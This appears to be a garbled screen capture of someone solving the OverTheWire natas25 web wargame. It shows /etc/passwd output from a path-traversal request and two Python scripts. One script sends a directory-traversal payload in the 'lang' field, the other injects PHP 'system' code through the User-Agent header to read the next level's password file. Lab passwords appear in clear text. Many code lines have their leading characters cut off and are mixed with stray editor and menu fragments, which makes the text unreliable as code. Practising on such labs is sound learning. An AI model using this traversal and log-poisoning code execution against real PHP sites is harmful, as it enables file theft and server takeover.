natas2:x:30002:30002:natas level 2:/home/natas2:/bin/bash
natas20:x:30020:30020:natas level 20:/home/natas20:/bin/bash
natas21:x:30021:30021:natas level 21:/home/natas21:/bin/bash
natas22:x:30022:30022:natas level 22:/home/natas22:/bin/bash
natas23:x:30023:30023:natas level 23:/home/natas23:/bin/bash
natas24:x:30024:30024:natas level 24:/home/natas24:/bin/bash
natas25:x:30025:30025:natas level 25:/home/natas25:/bin/bash
natas26:x:30026:30026:natas level 26:/home/natas26:/bin/bash
natas27:x:30027:30027:natas level 27:/home/natas27:/bin/bash
natas28:x:30028:30028:natas level 28:/home/natas28:/bin/bash
natas29:x:30029:30029:natas level 29:/home/natas29:/bin/bash
natas3:x:30003:30003:natas level 3:/home/natas3:/bin/bash
natas30:x:30030:30030:natas level 30:/home/natas30:/bin/bash
natas31:x:30031:30031:natas level 31:/home/natas31:/bin/bash
natas32:x:30032:30032:natas level 32:/home/natas32:/bin/bash
natas33:x:30033:30033:natas level 33:/home/natas33:/bin/bash
natas34:x:30034:30034:natas level 34:/home/natas34:/bin/bash
natas4:x:30004:30004:natas level 4:/home/natas4:/bin/bash
natas5:x:30005:30005:natas level 5:/home/natas5:/bin/bash
natas6:x:30006:30006:natas level 6:/home/natas6:/bin/bash
natas7:x:30007:30007:natas level 7:/home/natas7:/bin/bash
natas8:x:30008:30008:natas level 8:/home/natas8:/bin/bash
natas9:x:30009:30009:natas level 9:/home/natas9:/bin/bash
<br />
<b>Notice</b>:  Undefined variable: __GREETING in <b>/var/www/natas/natas25/index.php</b> on line <b>80</b><br />
<h2></h2><br />
<b>Notice</b>:  Undefined variable: __MSG in <b>/var/www/natas/natas25/index.php</b> on line <b>81</b><br />
<p align="justify"><br />
<b>Notice</b>:  Undefined variable: __FOOTER in <b>/var/www/natas/natas25/index.php</b> on line <b>82</b><br />
<div align="right"><h6></h6><div><p>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$
```

```
!/usr/bin/env python
 -*- coding: utf-8 -*-

mport requests
mport re

sername = 'natas25'
assword = 'O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx'

rl = 'http://%s.natas.labs.overthewire.org/' % username

ession = requests.Session()

 response = session.get(url, auth=(username, password))
esponse = session.post(url, data = {"lang" : ".../.../.../.../.../.../.../etc/passwd"}


ontent = response.text
rint(content)
```


KALI LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Aug 29 18:53
notes
MSFVENOM
shenal@kaliSHENAL: ~/.config/sublime-text/Packages/HTML-CSS-JS Prettify
ublime-text/Packages/HTML-CSS-JS Prettify/natas25.py - Sublime Text (UNREGISTERED)
Goto Tools Project Preferences Help
tas26.php natas25.py natas24.py natas23.py natas22.py natas21.py natas20.py s19.py
Tab Size: 4 Python
PAYLOAD

```
┌──(shenal㉿kaliSHENAL)-[~/.config/sublime-text/Packages/HTML-CSS-JS Prettify]
└─$ python natas25.py
fth3m7vdaghvr82jhedpr420ms
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechal
l.js"></script>
<script>var wechallinfo = { "level": "natas25", "pass": "O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx" };</script></head>
<body>

<h1>natas25</h1>
<div id="content">
<div align="right">
<form>
<select name='lang' onchange='this.form.submit()'>
<option>language</option>
<option>de</option><option>en</option></select>
</form>
</div>

[29.08.2023 13::21:53] 8A506rfIAXbKKk68yJeuTuRq4UfcK70k
 "Directory traversal attempt! fixing request."
<br />
<b>Notice</b>:  Undefined variable: __GREETING in <b>/var/www/natas/natas25/index.php</b> on line <b>80</b><br />
<h2></h2><br />
<b>Notice</b>:  Undefined variable: __MSG in <b>/var/www/natas/natas25/index.php</b> on line <b>81</b><br />
<p align="justify"><br />
<b>Notice</b>:  Undefined variable: __FOOTER in <b>/var/www/natas/natas25/index.php</b> on line <b>82</b><br />
<div align="right"><h6></h6><div><p>
```

```
n/env python
ling: utf-8 -*-

equests


 = 'natas25'
 = 'O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx'

tp://%s.natas.labs.overthewire.org/' % username

 requests.Session()

 {"User-Agent" : "<?php system( 'cat /etc/natas_webpass/natas26' ); ?>'

 = session.get(url, auth=(username, password))
sion.cookies['PHPSESSID'])
 = session.post(url, headers = headers, data = {"lang" : ".../.../.../..


 response.text
tent)
```